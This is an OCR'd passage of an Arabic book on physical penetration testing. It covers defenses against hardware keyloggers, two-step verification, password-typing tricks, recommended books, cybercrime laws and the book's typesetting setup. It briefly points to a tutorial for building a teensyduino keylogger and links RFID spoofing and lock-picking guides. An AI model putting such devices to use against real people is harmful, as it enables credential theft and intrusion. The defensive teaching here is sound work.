يمكن صُنع مسجل لوحة مفاتيح بسيط عن طريق teensyduino و هي لوحة اردوينو صغيرة جداً و تدعم بروتوكول نقل البيانات عبر الـ USB مباشرة من خلال شريحة الـ atmega32U المدمجة بها،يمكنك تعلم الطريقة من هنا
http://www.irongeek.com/i.php?page=security/homemade-hardware-keylogger-phukd





إجراءات الحماية

أكثر أنواع المسجلات المنتشرة هي تلك التي يتم تركيبها مباشرة على منافذ لوحة المفاتيح في جهاز الكمبيوتر وهي ما يتم استخدامه غالبا في الأماكن العامة كالمطارات ومقاهي الأنترنت والمكتبات العامة، ولتجنب مخاطرها ينصح دائما بالنظر خلف جهاز الكمبيوتر وتفقد توصيلات لوحة المفاتيح قبل الشروع باستخدام الجهاز وخصوصا إذا اضطررت لاستخدامه لأغراض شخصية أو سرية مثل تفقد البريد الإلكتروني أو إجراء بعض العمليات البنكية أو الدفع باستخدام البطاقة الإلكترونية عن طريق الإنترنت، طبعا في حال لم تكن تملك الصلاحيات أو لم تستطع إزالة المسجل فننصحك باستخدام لوحة المفاتيح الافتراضية Virtual Keyboard وتجدها ضمن حزمة البرامج الملحقة مع أي نسخة ويندوز.

أما بالنسبة للفنيين والمدراء في الشركات والبنوك فيجب:

1. التأكد دائما من وجود الحماية الفيزيائية لجميع المواقع والمكاتب الحساسة في الشركة من خلال التحكم بعملية الوصول إليها خلال الدوام وبعد الدوام والتأكد دائما من عمل أجهزة الإنذار بشكل سليم لضمان عدم وصول المهاجمين إلى أجهزة الكمبيوتر في الشركة وبالتالي زرع مسجلات أو استبدال لوحات المفاتيح بأخرى معدلة.

2. الفحص الدوري لجميع أجهزة الكمبيوتر وتفقد لوحات المفاتيح، على الأقل بالنظر إلى أماكن براغي التثبيت والحواف للتأكد من عدم فتحها والتلاعب بها، وفي حال ظهور بعض العلامات كالخدوش على الحواف أو البراغي يجب فورا فحص اللوحة من الداخل من وجود أي تعديلات.

3. يجب اتباع سياسات وضوابط محددة تتعلق بالتعامل مع كلمات المرور ومنها:
   1. تغيير كلمات المرور بشكل دوري
   2. استخدام نظام One time Password OTP[2] (كلمة مرور لمرة واحدة) أو استخدام نظام Two Step Authentication TSA[3] (التحقق من الهوية بخطوتين) للموظفين والعملاء.

يمكن للمستخدم العادي أيضا اتباع الإجراءات السابقة فيحرص على التعامل مع البنوك ومواقع الإنترنت التي تعتمد خدماتها على مستويات أعلى من الحماية فتوفر الوسائل المذكورة سابقا.

2 OTP يتم إرسال كلمة المرور كرسالة نصية قصيرة للمستخدم بعد إدخال اسم المستخدم وكلمة المرور الأساسية في نافذة الدخول

3 TSA يتم استخدام برامج معينة بعضها يتم تحميله على للأجهزة الذكية لتوليد كلمة المرور بدلا من إرسالها كرسالة نصية مثل برنامج Google Authenticator والموجود على متجر البرامج

قد تختلف المسميات من شركة أو من موقع لآخر فمثلا:

- شركة جوجل توفر مثل هذه المستويات من الحماية تحت مسمى Two Step Verification ولمزيد من المعلومات وعن كيفية تفعيل الخدمة يمكن زيارة الرابط التالي [/http://www.google.com/landing/2step](http://www.google.com/landing/2step/)

- أما في بريد Outlook الـ Hotmail سابقاً فنجد في شاشة تسجيل الدخول الرئيسية الخيار :
Sing in with a single-use code
للاستفادة من هذا الخيار يجب تسجيل رقم الهاتف المحمول مسبقاً في معلومات المستخدم.

- أيضا في الـ Facebook فإحدى خيارات الحماية المتوفرة نجد الـ Code Generator. وبتفعيل هذا الخيار مع وجود تطبيق Facebook مثبتا على جهازك الذكي (Android أو IOS) تصبح عملية الدخول إلى حسابك في الـ Facebook مستحيله قبل توليد الكود باستخدام التطبيق المثبت على الجهاز والذي تم توثيقه مسبقا لاستخدامه مع ذلك الحساب.


حيل إضافية لاجتناب مخاطر الـ HKL

- أن يتم كتابة كلمة مرور خاطئة في بادئ الأمر ثم تظليليها الماوس وإعادة كتابة كلمة المرور الصحيحة
- أو كتابة جزء صحيح ثم كتابة بعض الحروف العشوائية بعد ذلك بعدد معلوم من المحارف واستكمال كتابة كلمة المرور الصحيحة وبعد ذلك مسح الأحرف الزائدة من منتصف كلمة المرور باستخدام الماوس أيضا
- كتابة الجزء الأخير من كلمة المرور، ثم تحريك مؤشر الطباعة باستخدام الماوس إلى البداية و كتابة الجزء المتبقي من كلمة المرور.

ملاحظة: يجب مراعاة استخدام الماوس في جميع الحيل السابقة لأن المسجل سوف يقوم بتسجيل استخدام أزرار الأسهم والـ Backspace وبالتالي يمكن معرفة أي تعديل جرى ويتم استنتاج كلمة المرور المكتوبة بسهولة.

كل ما سبق يعد أمثلة على الوسائل المتبعة للحماية من مسجلات لوحة المفاتيح بشكل عام فخطر هذا النوع من التهديدات منتشر وقد أوقع الكثير من الضحايا وكلّف الشركات والبنوك كثيرا من الخسائر المادية

المُلحق الأول – كتب إضافية أنصحك بها




Unauthorized **Access: Physical Penetration Testing For IT Security Teams**

يمكن اعتباره الكتاب الأول الذي يقدم منهج منظم لتكـوين و تـدريب فـرق أمـن المعلومـات علـى الاختراق المادي كما يشرح بالتفصيل نظم الإدارة لفرق الاختراق المادي و المعايير المتبعة في هذه العمليـة, إذا أردت التوسـع فـي مجـال الاختـراق المادي فعليك بهذا الكتاب.

http://www.amazon.com/Unauthorised-Access-Physical-Penetration-Security/dp/0470747617/ref=pd_sim_b_6


No Tech Hacking



يعـد جـوني لونـج واحـداً مـن اشـهر خـبراء أمـن المعلومات و مؤلف للعديد من الكتب في هذا المجال ويعتـبر كتـابه الرائع No Tech- Hacking من أفضـل الكتـب الـتي تشـرح الأخطـاء البشـرية فـي التعامل مع أمن المنشئات و المعلومات و كيف تؤدي هـذه الأخطـاء إلـى نشـوء ثغرات خطيـرة يمكـن اسـتغلالها لسـرقة المعلومـات دون اسـتخدام أي تقنيـات

http://www.amazon.com/No-Tech-Hacking-Engineering-Dumpster/dp/1597492159

The Basics of Hacking and Penetration Testing



لا يمكنك احتراف الاختراق المادي دون أن تكون ملما بجوانب عمليه "اختبار الاختراق" لذلك أنصحك بقراءة واحد من الكتب الأعلى تقيما على امازون في مجال أمن المعلومات و هو كتاب The Basics of Hacking and Penetration Testing, عندما قرأت الكتاب لأول مرة استمتعت كثيراً بأسلوب الشرح و بالمنهج الذي وضعة الكاتب في شرح مراحل الاختراق الإلكتروني.

http://www.amazon.com/The-Basics-Hacking-Penetration-Testing/dp/1597496553/ref=pd_sim_b_5

المزيد من الكتب الإضافية:

- **Build Your Own Security Lab: A Field Guide for Network Testing**
- **The Art of Deception: Controlling the Human Element of Security**
- **Practical-Lock-Picking-Physical-Penetration**
- Metasploit: The Penetration Tester's Guide

الملحق الثاني - القوانين الخاصة بأمن المعلومات

القـوانـيـن

المملكة العربية السعودية

- نظام التعاملات الإلكترونية
- مشروع نظام مكافحة جرائم المعلوماتية

الأردن

- قانون المعاملات الإلكترونية رقم ٨٥ لسنة ٢٠٠

دبـي

- قانون حماية البيانات الشخصية ٢٠٠٧
- ١٥ قانون رقم ٢ لسنة ٢٠٠٢ بشأن المعاملات والتجارة الإلكترون يه
- ١٦ القـانـون الاتحـادي رقـم ٢ لسـنة ٢٠٠٦ بشـأن مكافحـة جرائـم تقنيـة المعلومات
- قـانون منطقة دبـي الحـرة للتكنولوجيـا والتجـارة الإلكترونيـة والإعلام (٢٠٠٠) - م ١ و ٢ و ٣ و ٨ و ٩ و 10
- قانون استخدام الحاسب الآلي في الإجراءات الجزائية (٢٠٠١) - م 3
- قانون إنشاء وحماية شبكة الاتصالات (٢٠٠٢) - م ٢

لبنان

- مشروع قانون التجارة الإلكترونية
- ٣٢ تعميم رقم ٤ مؤرخ ٢٥ أيار/مايو ٢٠٠٦ حماية برامج المعلوماتية ومكافحة القرصنة في لبنان
- البحرين
- قانون التجارة الإلكترونية البحريني مؤرخ ١٤ أيلول/سبتمبر ٢٠٠٢
- ٢ مرسوم بقانون رقم ٢٨ لسنة ٢٠٠٢ بشأن المعاملات الإلكترون ية
- ٣ قانون رقم ١٣ لسنة ٢٠٠٦ بتعديل بعض أحكام مرسوم بقانون رقم ٢٨ لسنة ٢٠٠٢ بشأن المعاملات الإلكترونية

لائحة قوانين عربية متعلقة بالمعاملات الإلكترونية

الجزائر

- مرسوم تنفيذي رقم 2000-307 مؤرخ 14 تشرين الأول/أكتوبر 2000 تعديل مرسوم رقم 98-257 مؤرخ 25 آب/ أغسطس 1998 المتعلق بضبط شروط وكيفية إقامة خدمات إنترنت واستغلالها
- مرسوم تنفيذي رقم 01-123 مؤرخ 9/أيار/مايو 2001، نظام الاستغلال المطبق على كل نوع من أنواع الشبكات بما فيها اللاسلكية ألكهربائه، وعلى مختلف خدمات الموصلات السلكية واللاسلكية

المغرب

- مشروع قانون رقم 05-53 بشان التبادل الإلكتروني للمعطيات القانونية

تونس

- قانون رقم ٨٣ لسنة ٢٠٠٠ مؤرخ ٩ آب/أغسطس ٢٠٠٠ يتعلق بالمبادلات والتجارة الإلكترونية

قوانين تتعلق بالمعاملات الإلكترونية في دول العالم

بلجيكا

- قانون ينظم الخدمات المالية عن بعد وتوجيه الحياة الخاصة والاتصالات الإلكترونية

فرنسا

- القانون رقم ٢٠٠٤-٨٠١ المتعلق بحماية الأفراد من البيانات التي لها طابع شخصي
- القانون رقم ٧٨- ١٧ المتعلق بالمعلوماتية، السجلات والحريات

ألمانيا

- قانون حماية البيانات الاتحادي ٢٠كانون الأول/ديسمبر 2000

السويد

- قانون البيانات الشخصية 204: ١٩٩٨

المملكة المتحدة

- قانون حماية البيانات ١٩٩٨
- قانون الاتصالات الإلكترونية 2000
- قانون سوء استخدام الكمبيوتر 1990

مجلس الاتحاد الأوروبي

- التــوجيه رقــم 2002/58EC حمايــة البيانــات فــي قطــاع الاتصــالات الإلكترونية
- تنظيم رقم ٤٥/ ٢٠٠١ حول حماية الأفراد في مل يتعلق بمعالجة البيانات الشخصية
- قرار مجلس الاتحاد رقم EEC/92/242 حول حماية المعلومات
- التـوجيه رقـم EC/98/34 حـول تـأمين المعلومـات فـي قطـاع المعـايير والتنظيمات التقنية
- التوصية رقم (٩٥) ١٩٩٥المتعلقة بمشـاكل قـانون المحاكمـات الجزائيـة المتعلقة بتقنية المعلومات
- التوجيه رقم (٨٩) ٩ حول جريمة الكمبيوتر
- قرار إطار العمل رقم JHA/2005/222 الصادر عن مجلـس الاتحـاد حـول الاعتداءات على أنظمة المعلومات
- قوانين تتعلق بالمعاملات الإلكترونية في دول العالم

كندا

- قانون حماية المعلومات والمستندات الإلكترونية
- قانون حماية المعلومات الشخصية والمستندات الإلكترونية
- قانون الجزاء الكندي في جرائم الأنترنت
- الولايات المتحدة الأمريكية
- قانون الخصوصية لعام ١٩٧4

- قـانون الولايـات المتحـدة العنـوان ٥ القسـم ٥٥٢ حريـة المعلومـات الإلكترونية، تعديلات عام
- قانون المعاملات الموحد ١٩٩٩
- دستور الولايات المتحدة الأمريكية ١٨ - الفصل ١٢١ الأسلاك المخزنة والاتصالات الإلكترونية وسجلات الوصول إلى المعاملات
- قوانين الولايات المتحدة الإجرائية حول جرائم الكومبيوتر U.S.C. 18 25102511 to 2522,2705, 2701, 2702,2711, 2000,1029, 1030
- قانون حماية الكومبيوتر لعام ١٩٨٧
- جريمة الكومبيوتر والإثبات الإلكتروني

ماليزيا

قانون جرائم الكومبيوتر ١٩٩٧

سنغافورة

- قانون المعاملات الإلكترونية ١٩٩٨
- الأمم المتحدة/ الاونيسيترال
- كتيب حول منع ومراقبة الجرائم المرتبطة بالكومبيوتر

المعاهدات

- معاهـدة حمايـة الأفـراد المتعلقـة بالمعالجـة الآليـة للبيانـات الشخصـية (ستراسبورغ، ٢٨ كانون الثاني/يناير 1981)
- تعديلات حول معاهدة حماية الأفراد المتعلقة بالمعالجة الآلية للبيانات

الشخصية (١٥ حزيران/يونيو ١٩٩٩)

- بروتوكول إضافي حول معاهدة حماية الأفراد المتعلقة بالمعالجة الآلية للبيانات الشخصية (٨ تشرين الثاني/نوفمبر ٢٠٠١)
- معاهدة حول جريمة الفضاء التخيلي (بودابست ٢٣ تشرين الثاني/نوفمبر ٢٠٠١)
- بروتوكول إضافي حول المعاهدة حول جريمة الفضاء السيبراني المتعلق بتجريم أعمال كره الأجانب المرتكبة عبر أنظمة الكومبيوتر (ستراسبورغ ٢٨ كانون الثاني/يناير ٢٠٠٣)
- إعلان بوخارست حول مكافحة التزوير والقرصنة (١٢ تموز/يوليو ٢٠٠٦)
- حماية تقنية المعلومات ووسائل منع الجرائم الخاصة بالأنتربول
- قرار إطار العمل الصادر عن مجلس الاتحاد حول الاعتداءات على أنظمة المعلومات

المُلحق الثالث – كيف تم تصميم الكتاب

في كتابي السابق "اردوينو ببساطة" وردتني العديد من الرسائل التي طلبت طريقة تصميم الكتاب و الأدوات المستخدمة به لذلك فضلت أن أضع ملحق يحتوى على الأدوات التي استخدمتها و الإعدادات الخاصة بها.

الأدوات المستخدمة:

- نظام التشغيل – كالي لينكس Kali-Linux
  المشتق من لينكس دبيان الإصدارة السابعة (ويزي) Debian Wheezy
- برنامج المكتب الحر الإصدارة الرابعة LibreOffice 4.0.3
- محرر الصور جيمب Gimp 2.8



الخطوط المستخدمة:

- الخط العربي الحر Kacst Book
- مجموعة الخطوط الخاصة بنظام تشغيل اندرويد Droid San

KACST (v-1.6.2)	
Font Name	Sample Text
KacstArt	سُورَةُ الْفَاتِحَة مَكِّيَّة
KacstBook	سُورَةُ الْفَاتِحَة مَكِّيَّة
KacstDecorative	سُورَةُ الْفَاتِحَة مَكِّيَّة
KacstDigital	سُورَةُ الْفَاتِحَة مَكِّيَّة
KacstFarsi	سُورَةُ الْفَاتِحَة مَكِّيَّة
KacstOne	س ُو ر َة ُ ال ْ ف َا ت ِ ح َة ِ م َ ك ّ ي َ ّة
KacstOneFixed	سُورَةُ الْفَاتِحَة مَكِّيَّة
KacstPoster	سُورَةُ الْفَاتِحَة مَكِّيَّة
KacstQurn	سُورَةُ الْفَاتِحَة مَكِّيَّة
KacstTitle	سُورَةُ الْفَاتِحَة مَكِّيَّة
KacstTitleL	سُورَةُ الْفَاتِحَة مَكِّيَّة

الإعدادات المستخدمة لتنسيق الصفحات:

تم إعداد صفحات الكتاب لتناسب الورق المطبوع مقياس A5 و كذلك الشاشات الرقمية لأجهزة القراءة الإلكترونية مثل الحواسيب اللوحية التي تمتلك شاشات بحجم 7 انش و 10 انش (**الإنش** وحدة قياس = 2.54 سنتي متر).

يمكنك الوصول لقائمة إعدادات الصفحة في المكتب الحر من خلال الضغط على زر Format ثم اختيار Page و ستجد صفحة تنسيق صفحات الكتاب.

أولاً: حجم الصفحات و الهوامش

Page Style: Default Style

Organizer | Page | Background | Header | Footer | Borders | Columns | Footnote

Paper format
Format: A5
Width: 5.83"
Height: 8.27"
Orientation: Portrait / Landscape
Text direction: Right-to-left (horizontal)
Paper tray: [From printer settings]

Margins
Inner: 0.89"
Outer: 0.49"
Top: 0.59"
Bottom: 0.59"

Layout settings
Page layout: Mirrored
Format: 1, 2, 3, ...
Register-true
Reference Style

OK | Apply | Cancel | Help | Reset

المُلحق الرابع – مراجع إضافية

- http://en.wikipedia.org/wiki/Physical_security
- http://www.instructables.com/id/Arduino-and-RFID-from-seeedstudio/
- http://en.wikipedia.org/wiki/Lock_picking
- http://www.instructables.com/id/Stupid-Simple-Arduino-LF-RFID-Tag-Spoofer/
- http://www.instructables.com/id/A-Universal-RFID-Key/
- http://coeia.ksu.edu.sa/%D8%A7%D9%84%D9%82%D9%88%D8%A7%D9%86%D9%8A%D9%86-%D9%88%D8%A7%D9%84%D9%85%D8%B9%D8%A7%D9%87%D8%AF%D8%A7%D8%AA
- http://mojtabanow.info/web/?p=752
- http://en.wikipedia.org/wiki/Hardware_keylogger
- http://www.securelist.com/en/analysis?pubid=204791931
- http://www.aiotestking.com/ec-council/2012/04/how-will-you-defend-against-hardware-keyloggers-when-using-public-computers-and-internet-kiosks/
- http://www.irongeek.com/i.php?page=security/usb-hardware-keyloggers-1-keycarbon